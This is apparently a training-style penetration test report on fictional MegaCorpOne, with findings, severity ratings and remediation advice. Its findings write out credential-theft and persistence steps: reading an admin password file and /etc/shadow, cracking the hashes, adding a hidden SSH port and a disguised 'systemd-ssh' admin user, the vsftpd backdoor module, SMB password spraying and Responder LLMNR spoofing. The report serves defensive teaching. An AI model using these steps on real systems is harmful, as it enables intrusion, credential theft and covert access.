# 

| Cybersecurity |
| --- |
| Penetration Test Report Template |

MegaCorpOne

Penetration Test Report

**Stormrage Ethical Penetration, LLC**

# 

## Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

[Confidentiality Statement 2](#_30j0zll)

[Contact Information 4](#_1fob9te)

[Document History 4](#_3znysh7)

[Introduction 5](#_2et92p0)

[Assessment Objective 5](#_3dy6vkm)

[Penetration Testing Methodology 6](#_2s8eyo1)

[Reconnaissance 6](#_17dp8vu)

[Identification of Vulnerabilities and Services 6](#_3rdcrjn)

[Vulnerability Exploitation 6](#_26in1rg)

[Reporting 6](#_lnxbz9)

[Scope 7](#_35nkun2)

[Executive Summary of Findings 8](#_44sinio)

[Grading Methodology 8](#_z337ya)

[Summary of Strengths 9](#_3j2qqm3)

[Summary of Weaknesses 9](#_1y810tw)

[Executive Summary Narrative 10](#_4i7ojhp)

[Summary Vulnerability Overview 11](#_2xcytpi)

Vulnerability Findings [12](#_1ci93xb)

[MITRE ATT&CK Navigator Map 13](#_3whwml4)

# 

## Contact Information

| **Company Name** | Stormrage Ethical Penetration, LLC |
| --- | --- |
| **Contact Name** | Kelly Kilpatrick |
| **Contact Title** | Penetration Tester |
| **Contact Phone** | 555.224.2411 |
| **Contact Email** | kellykilpatrick@Stormragepenetration.com |

## Document History

| **Version** | **Date** | **Author(s)** | **Comments** |
| --- | --- | --- | --- |
| 001 | 04/29/2024 | Kelly Kilpatrick |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

# 

## Introduction

In accordance with MegaCorpOne’s policies, Stormrage Ethical Penetration, LLC (henceforth known as SEP) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne’s network segments by SEP during April of 2024.

For the testing, SEP. focused on the following:

* Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
* Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
* Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

### Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

SEP. used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

| **Objective** |
| --- |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator. |
| Compromise at least two machines. |

# 

## Penetration Testing Methodology

### Reconnaissance

SEP begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap.

### Identification of Vulnerabilities and Services

SEP uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

### Vulnerability Exploitation

SEP’s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

### Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# 

## Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne’s responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

| **IP Address/URL** | **Description** |
| --- | --- |
| 172.16.117.0/16  MCO.local  \*.Megacorpone.com | MegaCorpOne internal domain, range and public website |

# 

## Executive Summary of Findings

## 

### Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.

**High**: Indirect threat to key business processes/threat to secondary business processes.

**Medium**: Indirect or partial threat to business processes.

**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:

Chart

Description automatically generated with medium confidence

## 

### Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne’s environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

* strong mitigation practice with continuous penetration testing to identify vulnerabilities
* Despite attempts to exploit ports on the network, there’s a firewall in place to protect against unauthorized connections to the port.
* Offensive and defensive strategies to prevent, detect, or deny attacks

### Summary of Weaknesses

SEP successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

* Open port for exploitation: Port 21
* IP addresses are exposed for Megacorpone
* Credentials found unencrypted in the system
* Weak passwords used

## Executive Summary


Stormrage Ethical Penetration, LLC was enlisted by MegaCorpOne to conduct a thorough examination of their system's security. This report provides an in-depth analysis of both the strengths and weaknesses discovered during the assessment. Alongside pinpointing areas for enhancement, SEP offers actionable recommendations to bolster MegaCorpOne's defenses.


The results of the penetration test are outlined as follows: Several vulnerabilities were uncovered, primarily stemming from lax password practices. Notably, we managed to breach machines using weak passwords, subsequently gaining access to sensitive data and elevating privileges to the highest levels (root).


This enabled us to establish backdoor access and exploit the systems at our discretion, Additionally, vulnerabilities in open ports were identified, posing risks of unauthorized access. While not directly tested, potential vulnerabilities in the Apache servers were noted based on CVE notices. The Vulnerability Findings section of the report offers detailed insights into each identified vulnerability and suggests mitigation strategies.


**Reconnaissance:**

Using Google Dorks in order to find intelligence on MegaCorpOne, SEP was able to find important information on employees as well as the Index of /assets as shown in the screenshots below.







Employee emails and other important information were found through Google Dorks as shown below:

Names and emails found in the reconnaissance:

The next step in our investigation was to find the IP address of MegaCorpOne by using a terminal and using the NSLOOKUP command.



With this IP address, SEP was able to use a free tool called shodan.io which revealed the ports that are open, which OS is used, Which server, the geolocation of the server, and more all tracked from the IP address found:




Pots 22, 80, and 443 are open.



Server OS is Debian

The webserver running is Apache version 2.4.38

Geolocation: Beauharnois, Canada



The SSH and HTTP versions being used with potential exploits that are known in the CVE vulnerabilities:



## Summary Vulnerability Overview

| **Vulnerability** | **Severity** |
| --- | --- |
| Weak password on public web application | **Critical** |
| Port 21 open | **Critical** |
| Privilege Escalation | **High** |
| CVE Vulnerabilities | **High** |
| Exposed IP addresses (Found in Reconnaissance of report-Page 9) | **Medium** |
| VSFTPD Backdoor | **Critical** |

The following summary tables represent an overview of the assessment findings for this penetration test:

| **Scan Type** | **Total** |
| --- | --- |
| Hosts | [www.megacorpone.com](http://www.megacorpone.com): 194.56.244.87  Linux: 172.22.117.100  Windows: 172.22.117.20  Host: 172.22.117.100  WinDC10: 172.22.117.10 |
| Ports | FTP: 21  SMTP: 25  DNS: 53  SSH: 22  HTTP: 80  HTTPS: 443  Port: 445 SMB  Port 3389 RDP |

| **Exploitation Risk** | **Total** |
| --- | --- |
| **Critical** | 3 |
| **High** | 2 |
| **Medium** | 1 |
| **Low** | - |


## Vulnerability Findings

### Weak Password on Public Web Application

**Risk Rating**: **Critical**

**Description**:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. SEP was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user’s password and access the configuration file.



**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
* Require a strong password complexity with strict requirements.
* Change passwords frequently.
* Reset the user **thudson**’s password.

**Port 21 FTP is open**

**Risk Rating**: **Critical**

**Description**:

Intense Zenmap scan showed that port 21 is open on Windows Machine

172.22.117.150. Known vulnerabilities with this port that make them accessible to backdoor attacks. Backdoor attacks allow threat actors to establish a connection with the machine to exploit data.

**Affected Hosts**: 172.22.117.150

**Remediation**:

● Close Port 21: If FTP services are not required, consider closing port 21 on the Windows machine to prevent unauthorized access through this port.

● Monitor and Analyze Traffic: Set up monitoring tools to detect and analyze traffic on port 21 for any suspicious activity.


● Update Software and Patch Vulnerabilities: Ensure that the FTP server software running on the Windows machine is up to date with the latest security patches.

**Privilege Escalation:**


**Risk Rating**: **High**

**Description**:


Was able to escalate privileges from another user by finding a .txt file with login credentials. Used the find command (find / -type f -iname "\*admin\*.txt"), as the following image shows:




Run cat /var/tmp/adminpassword.txt, as the following image shows:




In a new terminal, we ran ssh msfadmin@172.22.117.150, as the following image shows:




With elevated privileges, we were able to SSH into the user msfadmin@172.222.117.150 and gather password hashes from the /etc/shadow location by using sudo cat /etc/shadow and getting those hashes to populate. With the hashes available, we copied them into a hash.txt that we could then use John the Ripper (a tool for cracking passwords) in order to find out the passwords to different users. Several were successful as shown here:



On the target host, we read the SSH config file located at /etc/ssh/sshd\_config, and identified where the ports are specified. With Nano we were able to edit the file and add our own port (10022) using sudo and did a reboot to the machine to refresh the new port we added:



Once the new port was added, we were able to ssh back into the machine and add a user on the new port with ssh -p 10022 systemd-ssh@172.22.117.150 and could remain inconspicuous with the user being systemd-ssh and the password being password, then adding that user to the group admin:



**Remediation**:

● Users and processes should only have the minimum level of access or permissions necessary to perform their tasks. This reduces the potential impact of privilege escalation if an exploit occurs.

● Regular Patching and Updates

● Firewall and Network Segmentation: Use firewalls and network segmentation to restrict network traffic and isolate sensitive systems from less trusted parts of the network


**VSFTPD Backdoor**

**Risk Rating**: **Critical**

**Description**:


This exploit leverages a vulnerability found in VSFTPD version 2.3.4, utilizing a Metasploit Module (exploit/unix/ftp/vsftpd\_234\_backdoor). By exploiting this flaw, attackers can establish a reverse shell

on the targeted server.





Once the shell was opened, SEP was able to set the RHOSTS to the 172.22.117.150 through port 21 which is open and exploit a backdoor into the target as shown below:



**Remediation**:

● Upgrade or replace the vsftpd version from 2.3.4.


● Consider changing the passwords for all user accounts, particularly those with FTP privileges, to enhance security measures.

**Scanned Vulnerabilities**


**Risk Rating**: **Critical**

**Description**:

Using a tool called Nessus, and the website MITRE ATT&K, SEP was able to scan the IP address 172.22.117.150 to review several different vulnerabilities as shown below:



Several known CVE vulnerabilities were also available based on the version of the server’s being used:




**Remediation**:

● Patch Management: Ensure that all systems are regularly patched with the latest security updates provided by vendors.

● Vulnerability Scanning and Management: Utilize vulnerability scanning tools to regularly scan systems and identify any known vulnerabilities.

**Windows Machines**

After compromising a Linux server in MegaCorpOne's internal network, We now turn your focus to Windows machines. Since it's been a week since the last port scan, we will reconduct scanning in order to determine if any Windows machines are on the network. Windows has different services and ports open. The results of the Nmap scan show multiple open ports, some different services and ports, the version of windows, IP address, and Domain. There are two machines on the network. The ports or services open on the machines that suggest they’re Windows are: 445 SMB, 139 RPC/SMB, 3389 RDP, 88 Kerberos. The machine with port 88 open is always the DC due to how Kerberos operates as shown here:





**Password Spraying**

SEP performed an attack: password spraying. We cracked several passwords belonging to the users from the /etc/shadow file on the Linux machine. The password spraying technique used the SMB protocol and a Metasploit auxiliary module for SMB logins.


SEP found a working set of credentials for the target machines that can be used later on to gain access to the machine.

The SMBUser and SMBPass were set to credentials cracked from the /etc/shadow file. Referencing the nmap/zenmap scan results, the SMBDomain was set to the domain of the Windows10 machine:





Success for the IP 172.22.117.10:445




Success for the IP 172.22.117.20:445




**LLMNR Spoofing**

SEP performed LLMNR spoofing in order to retrieve a set of credentials for another domain user, which was cracked offline with John the Ripper. SEP used a tool called Responder to listen for LLMNR requests and spoof responses to unsuspecting victims on the network. In Kali, we used the tool called Responder by launching it in a terminal with: sudo responder -I eth1 -v.

Responder received an incoming LLMNR broadcast and was able to collect a username and password hash:



The password hash was then put into a .txt in order to pass it through john the ripper. SEP was able to crack the password with the password hash:

